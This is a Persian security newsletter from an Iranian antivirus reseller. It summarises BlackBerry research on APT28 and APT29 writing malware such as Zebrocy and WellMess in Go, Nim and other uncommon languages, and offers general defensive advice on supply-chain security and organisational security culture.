نخستین نمونه‌ها از بدافزار Zebrocy که در سال ۲۰۱۵ مشاهده شدند، دارای سه بخش بودند؛ یک دریافت‌کننده مبتنی بر Delphi، یک دریافت‌کننده تحت AutoIT و یک درب‌پشتی (Backdoor) که به زبان Delphi نوشته شده بود. صرف‌نظر از زبان برنامه‌نویسی آن، Zebrocy از طریق کارزارهای فیشینگی که ناقل فایل مخرب اولیه است منتشر می‌شود. فایل مذکور با برقراری ارتباط با سرور فرماندهی (C2)، یک دریافت‌کننده را اجرا کرده و کد اصلی بدافزار را از طریق درب‌پشتی بر روی دستگاه نصب می‌کند. هر چند Zebrocy بارها توسط برنامه‌نویسان آن بازنویسی شده، اما روال و روش کار تقریباً بدون تغییر باقی مانده است.

نمونه‌هایی از بازنویسی کدها به زبان Go توسط گروه APT28 به‌شرح زیر است:

- ۲۰۱۸: نسخه Delphi بدافزار Zebrocy، به زبان Go بازنویسی شد.
- ۲۰۱۹: در کارزارهایی که در جریان آنها سفارتخانه‌ها و وزارتخانه‌های امور خارجه کشورهای اروپای شرقی و آسیای مرکزی هدف قرار می‌گرفتند یک دریافت‌کننده مبتنی بر Nim به همراه یک درب‌پشتی Go کشف شد.
- ۲۰۲۰ و پس از آن: مهاجمان APT28 بیش از هر زمانی به Go روی آوردند و اجزای اساسی دیگر Zebrocy شامل بخش درب‌پشتی و دریافت‌کننده را با Go بازنویسی کردند. در دسامبر سال میلادی گذشته نیز APT28 با سوءاستفاده از موضوعات مربوط به همه‌گیری کووید-۱۹، اقدام به توزیع ایمیل‌های ناقل نسخه تحت Go بدافزار کرد.

APT29 نیز دیگر گروهی است که کدنویسی بدافزارها به زبان‌های غیرمعمول را در کارنامه دارد. این گروه که اجرای حمله زنجیره تأمین سولارویندز آن را بیش از هر زمانی معروف کرد در سال ۲۰۱۸ دستگاه‌های Windows و Linux را با WellMess هدف قرار داد. WellMess یک تروجان دسترسی از راه دور (RAT) است و در برنامه‌نویسی آن از Go و .NET بهره گرفته شده است.

پرانتشارترین نوع WellMess نسخه Go است که در هر دو نسخه ۳۲ و ۶۴ بیتی به‌صورت فایل‌های PE و ELF ارائه شده و امکان اجرا بر روی انواع سیستم‌های عامل را داراست.

APT29 معمولاً با پویش نشانی‌های IP سازمان اقدام به کشف آسیب‌پذیری‌ها سامانه‌های تحت دسترس و سوءاستفاده از آنها به منظور رخنه به شبکه قربانی می‌کند.


این گروه به‌طور روزافزون از زبان برنامه‌نویسی Go در توسعه انواع بدافزارهای خود استفاده می‌کند. برای مثال، در سال ۲۰۲۰ این گروه از نسخ پیشرفته‌تر WellMess در حمله سایبری به مؤسسات تحقیقاتی دانشگاهی و دارویی در کشورهای مختلف جهان با هدف سرقت اسناد تحقیقاتی در زمینه واکسن کووید-۱۹ استفاده کرد. این نسخ جدید که به زبان Go نوشته شده بودند به دلیل پشتیبانی از پودمان‌های شبکه‌ای بیشتر و توانایی اجرای اسکریپت‌های PowerShell به مراتب پیشرفته‌تر و مخرب‌تر از نسخ قبلی بودند.

هر دوی این گروه‌ها هنوز فعال هستند و برخی از تاثیرگذارترین حملات سایبری به نام آنها ثبت شده است.

فعالیت‌های اخیر نشان می‌دهد که این دو گروه از زبان‌های برنامه‌نویسی غیرمعمول ذکر شده در این گزارش برای افزایش قابلیت‌ها، فراهم ساختن امکان اجرا بر روی انواع سیستم‌های عامل و بی‌اثر کردن ابزارهای امنیتی استفاده می‌کنند.

بجز Go و صرف‌نظر از APT28 و APT29 به عنوان دو گروه علاقمند به Go، زبان‌های غیرمتعارف دیگری نیز در دهه گذشته به طور فزاینده توسط برخی دیگر از مهاجمان مورد استفاده قرار گرفته است.

در نمودار زمانی زیر، روند استفاده از این زبان‌ها نمایش داده شده است. با این توضیح که موارد اشاره شده در این نمودار تنها نمونه‌هایی معدود از انبوه بدافزارهای نوشته شده به این زبان‌ها هستند.



هر چند به نظر می‌رسد DLang در مقایسه با سه زبان دیگر از مقبولیت کمتری برخوردار بوده است اما از سال ۲۰۲۰ روند استفاده از آن تا حدودی افزایش یافته و می‌توان انتظار داشت که در سال‌های آینده نیز بیش از قبل مورد توجه نویسندگان بدافزار قرار بگیرد.

همچنین در موارد متعددی، فایل‌هایی که در نقش دریافت و اجراکننده ابزار Cobalt Strike عمل می‌کنند نیز با Go و اخیراً با Nim کامپایل شده‌اند که ممکن است برخی ابزارهای امنیتی از شناسایی آنها عاجز باشند.

بلک‌بری، موارد زیر را اصلی‌ترین دلایل استفاده مهاجمان از زبان‌های نامتعارف می‌داند:

- جبران کاستی‌های زبان‌های موجود: نویسندگان بدافزارهای مخرب ممکن است به دنبال جبران ضعف‌هایی باشند که در زبان‌های دیگر وجود دارد، خواه کدنویسی ساده‌تر، افزایش عملکرد یا مدیریت کارآمدتر حافظه. لذا ممکن است یک زبان جدید، ابزار مناسبی برای بسترهایی خاص باشد. به عنوان مثال، در هدف قرار دادن دستگاه‌های اینترنت اشیاء (IoT) از زبان‌های سطح پایین‌تر مانند C یا Assembly استفاده می‌شود. مزیت دیگر کاربرپسند بودن برخی از زبان‌ها است که موجب تسهیل و تسریع برنامه‌نویسی می‌شود. (برای مثال pip برای Python و npm برای JS)
- بی‌اثر کردن ابزارهای مهندسی معکوس: همه ابزارهای تحلیل بدافزار از زبان‌های برنامه‌نویسی پشتیبانی نمی‌کنند. تحلیل فایل‌های دودویی نوشته شده با Nim ، Rust، Go و DLang، در مقایسه با همتایان سنتی خود که با زبان‌های C، C++ و C# نوشته شده‌اند پیچیده و دشوارتر است.
- عدم شناسایی توسط پویشگرهای مبتنی بر امضاء: برای تشخیص یک امضاء، امضای فایل باید ثابت بماند. بازنویسی به زبانی دیگر سبب تولید فایلی با امضایی متفاوت می‌شود.
- مبهم‌سازی: وقتی صحبت از زبان‌های غیرمعمول می‌شود، یک زبان برنامه نویسی جدید خود می‌تواند عامل مبهم‌سازی باشد. به عبارت دیگر زبان‌ها می‌توانند اثری مشابه با الگوریتم‌های مبهم‌سازی سنتی داشته باشند و در عمل سازوکارها و تحلیلگرهای منیتی را دور بزنند.
- قابلیت اجرا در هر دو بستر Windows و Mac: یک توسعه‌دهنده بدافزار می‌تواند با کدنویسی یکسان با یک زبان برنامه‌نویسی چندبستری فایل‌هایی را برای اجرا بر روی انواع سیستم‌های عامل کامپایل کند.
- بازنویسی کدهای اولیه بدون نیاز به بازنویسی اصل بدافزار: مهاجمان با برنامه‌نویسی فایل‌های دریافت/اجراکننده به زبان‌های غیرمعمول، هم ابزارهای امنیتی سر راه را بی‌اثر می‌کنند و هم فایل بدافزار اصلی را بدون اعمال هر گونه تغییر در آن اجرا می‌کند.

بلک‌بری به مهندسان بدافزار و محققان تهدید توصیه کرده از الگوریتم‌های پویا و رفتارشناسی از طریق سندباکس یا سازوکارهای EDR یا لاگ داده‌ها برای شناسایی بدافزارهای چندزبانی استفاده کنند.

به گفته محققان، با توجه به اینکه بدافزارها اغلب به یک شکل رفتار می‌کنند، به ویژه هنگامی که بدافزار مجدداً کدنویسی می‌شود، استفاده از قواعد تشخیصی فارغ از نوع پیاده‌سازی، جهت شناسایی رفتارهای پویا می‌تواند در صورت ناموفق بودن امضای ایستا کمک‌کننده باشد.

در موارد دیگر همچون اجراکنندگان Shellcode که اغلب از طریق فراخوانی برخی توابع API در Windows در پروسه‌ها تزریق می‌شوند، می توان فراخوانی این توابع را به عنوان نشانه آلودگی در نظر گرفت.

همچنین به گفته محققان، در یک فایل دودویی اغلب می‌توان از کتابخانه‌های امضاءشده استفاده کرد. زبان‌های مورد بررسی در این گزارش دارای این قابلیت هستند که به آن‌ها امکان استفاده از Win32 API و فراخوان‌های API را می‌دهد. در اصل، آن‌ها می‌توانند از یک روش تقریباً مشابه از زبان‌های سنتی‌تر مانند C++ استفاده کنند. البته این همیشه صادق نیست، زیرا زبان‌های خاصی هستند که از توابع API خود بجای توابع Win32 API استفاده می‌کنند. به عنوان مثال، آن‌ها می‌توانند از کتابخانه‌های رمزنگاری شده استفاده کنند که قابلیت نمایش برخی از رویدادها را محدود می‌کند. با این حال، استفاده از این کتابخانه‌ها در یک فایل دودویی نیز اغلب می‌تواند به‌صورت "امضاشده" باشد.

پشتیبانی ابزارهای تحلیل بدافزار از کدهای نوشته به این زبان‌ها زمان‌بر خواهد بود، اما بلک‌بری هشدار می‌دهد که ضروری است که جامعه امنیت در مقابله با بهره‌جویی‌های مخرب از فناوری‌ها و تکنیک‌های نوظهور به‌صورت فعال عمل کنند.

مشروح گزارش بلک‌بری در لینک زیر قابل مطالعه است:

https://www.blackberry.com/us/en/forms/enterprise/report-old-dogs-new-tricks

مقابله با تهدیدات سایبری

دائماً در حال تکامل

در حملات سایبری فقط یک مساله ثابت وجود دارد و آن این است که هر یک از این حملات، استراتژی متفاوتی در حمله دارند. حملات سایبری برای هر متخصص فناوری اطلاعات و بیش از همه مدیران فناوری اطلاعات خطری دائمی است. شما احتمالاً برای مدیریت مداوم این حملات از آموزش‌های گوناگون، سرویس‌ها و خدمات پشتیبانی استفاده می‌کنید، اما آیا می‌دانستید که مهاجمان نیز همین کارها را انجام می‌دهند؟

حملات سایبری تجارت بزرگی هستند و برنامه‌های حمله و بدافزارهای آنها به طور فزاینده‌ای تجاری شده و بسیاری از آنها در Dark Web فروخته می‌شوند. مانند هر فروشنده‌ای، گروه‌های مهاجم نیز علاقه‌مندند که مشتریان خود را راضی نگه داشته و از طریق ارائه خدمات متنوع، آنچه را که نیاز دارند به آنها تحویل دهند.

اگر بدشانس بوده‌اید و اخیراً قربانی باج‌افزار و نشت اطلاعات شده‌اید، ممکن است با این مورد مواجه شده باشید که این باج‌افزارها علی‌رغم داشتن سایت‌هایی با پشتیبانی اختصاصی و گفتگوی آنلاین، جهت بازیابی اطلاعات سرقت شده شما، درآمدی که به سختی بدست آورده‌اید را از شما طلب می‌کنند.

به گزارش شرکت امنیتی نوبی‌فور (KnowBe4)، به دنبال حرفه‌ای‌تر شدن باندهای سایبری، مدیران ارشد امنیت اطلاعات (Chief Information Security Officer- به اختصار CISO) باید کنترل‌های امنیتی مناسبی جهت حافظت از سازمان‌های خود بکار گیرند. این به معنای اعمال تنظیمات مناسب و سپس از یاد بردن آن نیست، بلکه مدیران امنیت اطلاعات باید همواره با پیگیری دقیق و نظارت مستمر یک قدم جلوتر از گروه‌های بدافزاری باشند. البته بهره‌گیری از هوش تهدید حیاتی است اما به اشتراک‌گذاری اطلاعات نیز بسیار مهم است.

برای مدت‌ها سازمان‌ها بر این باور بودند که می‌توانند به تنهایی در برابر حملات سایبری ایستادگی کنند، اما اتحاد همصنفان و یا حتی رقبا با یکدیگر و به اشتراک‌گذاری اطلاعات درخصوص تهدیداتی که آنها را مورد هدف قرار داده است، کمک بیشتری به سازمان‌ها در ایمن ماندن از گزند تهدیدات می‌کند.

این شرکت در ادامه گزارش خود عنوان می‌کند که واکنش به حوادث و بازیابی آنها نباید نوش دارو پس از مرگ سهراب باشد. مدیران ارشد امنیت اطلاعات باید قبل از هر رویدادی بدانند در صورت بروز آن چگونه اقداماتی نظیر نحوه اطلاع‌رسانی به نهادهای امنیتی، نهادهای نظارتی، مشتریان، شرکاء، کارکنان و حتی رسانه‌ها را انجام دهند.

در حملات سایبری فقط یک مساله ثابت وجود دارد و آن این است که هر یک از این حملات، استراتژی متفاوتی در حمله دارند. حملات نهادهای قانونی برخی دولت‌ها وعده داده‌اند که در برابر جرایم سایبری سختگیرانه‌تر عمل خواهند کرد و از برخی از همتایان خود می‌خواهند که به حملات باج‌افزاری با همان اولویت تروریسم رسیدگی کنند و در عملیات بین قاره‌ای با آنها همکاری کنند. اخیراً شاهد آن بودیم که نهادهای امنیتی برخی از باندهای بزرگ مهاجمان سایبری را از بین برده‌اند. با وجود این که این فرآیندی زمان‌بر است و نیازمند به همکاری بین المللی است، اما می‌تواند در از بین بردن فعالیت‌های مجرمانه بسیار موثر باشد. حتی مشاهده مهاجمان سایبری محکوم به زندان، می‌تواند به عنوان عاملی بازدارنده برای آنهایی که می‌خواهند به عنوان حرفه وارد این حیطه شوند، عمل کند.


البته این اقدامات برای موج اخیر حملات باج افزاری از Solarwinds گرفته تا خط لوله کولونیال، JBS و Kaseya که جهان را در هشت ماه گذشته فرا گرفته، بسیار دیر شده و عاملی بازدارنده محسوب نمی‌شود. اولین و آخرین دسته از این حملات، از نوع زنجیره تامین (Supply Chain Attack) بود که هکرها با آلوده نمودن تنها یک شرکت توانستند امنیت صدها مشتری و قربانی را نقض کنند. تأمین امنیت زنجیره‌های تأمین بسیار دشوار است، هرچند با انجام اقدامات زیر می‌توان تاحدی امنیت را تامین کرد:

- ارزیابی اثرات کسب و کار
- شناخت و شناسایی همه سازمانهای همکار
- داشتن خط‌مشی و بندهای قانونی مناسب در قراردادها
- برقراری ارتباط با شرکا و لحاظ نمودن نیازهای شفاف امنیتی
- داشتن تضمین فنی قابل اجرا
- ایجاد یک برنامه مشترک واکنش به حوادث و ترسیم تمام مسئولیت‌ها در آن
- داشتن یک استراتژی خروج برای ترک هر گونه رابطه

به گزارش شرکت مهندسی شبکه گستر و به نقل از سایت computing.co.uk، تعدادی از این حملات و بسیاری از حملات دیگر بواسطه بکارگیری فیشینگ و سایر روش‌های مهندسی اجتماعی موفق بودند. فرهنگ مشارکتی، که در آن کارکنان به صحبت با تیم فناوری اطلاعات تشویق می‌شوند (به جای سکوت از ترس مجازات)، باید اولین خط دفاعی در حوزه تقویت لایه انسانی امنیت سازمانی باشد. ایجاد یا تغییر فرهنگ، فرایندی کند و پر زحمت است، اما مزایای قابل‌توجهی خواهد داشت. مهم این است که همه از جمله مدیران اجرایی با این موضوع موافق باشند.

رویکرد از بالا به پایین رویکردی ایده‌آل است، مدیرعاملان و مدیران اجرایی نقش مهمی در ایجاد فرهنگ سازمانی دارند. اما این بدان معنا نیست که فرهنگ‌سازی نمی‌تواند از پایین به بالا باشد. نکته مهم این است که به خاطر بسپاریم فرهنگ‌سازی فرایندی کند است که نهادینه شدن آن در سازمان اغلب سال‌ها زمان می‌برد، بنابراین پایداری و استمرار کلید اصلی موفقیت در فرهنگ‌سازی است.

وقوع جرایم رایانه‌ای امری اجتناب ناپذیر است، اما نحوه وقوع آن همیشه در حال تغییر است. آنچه اهمیت دارد این است که جهت مقابله با مهاجمان، علاوه بر مدیران امنیتی، کارمندان نیز در جریان مبارزه با این تهدیدات باشند و از خطوط روشنی برای ارتباطات استفاده شود.



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

اتـاق خبـر newsroom.shabakeh.net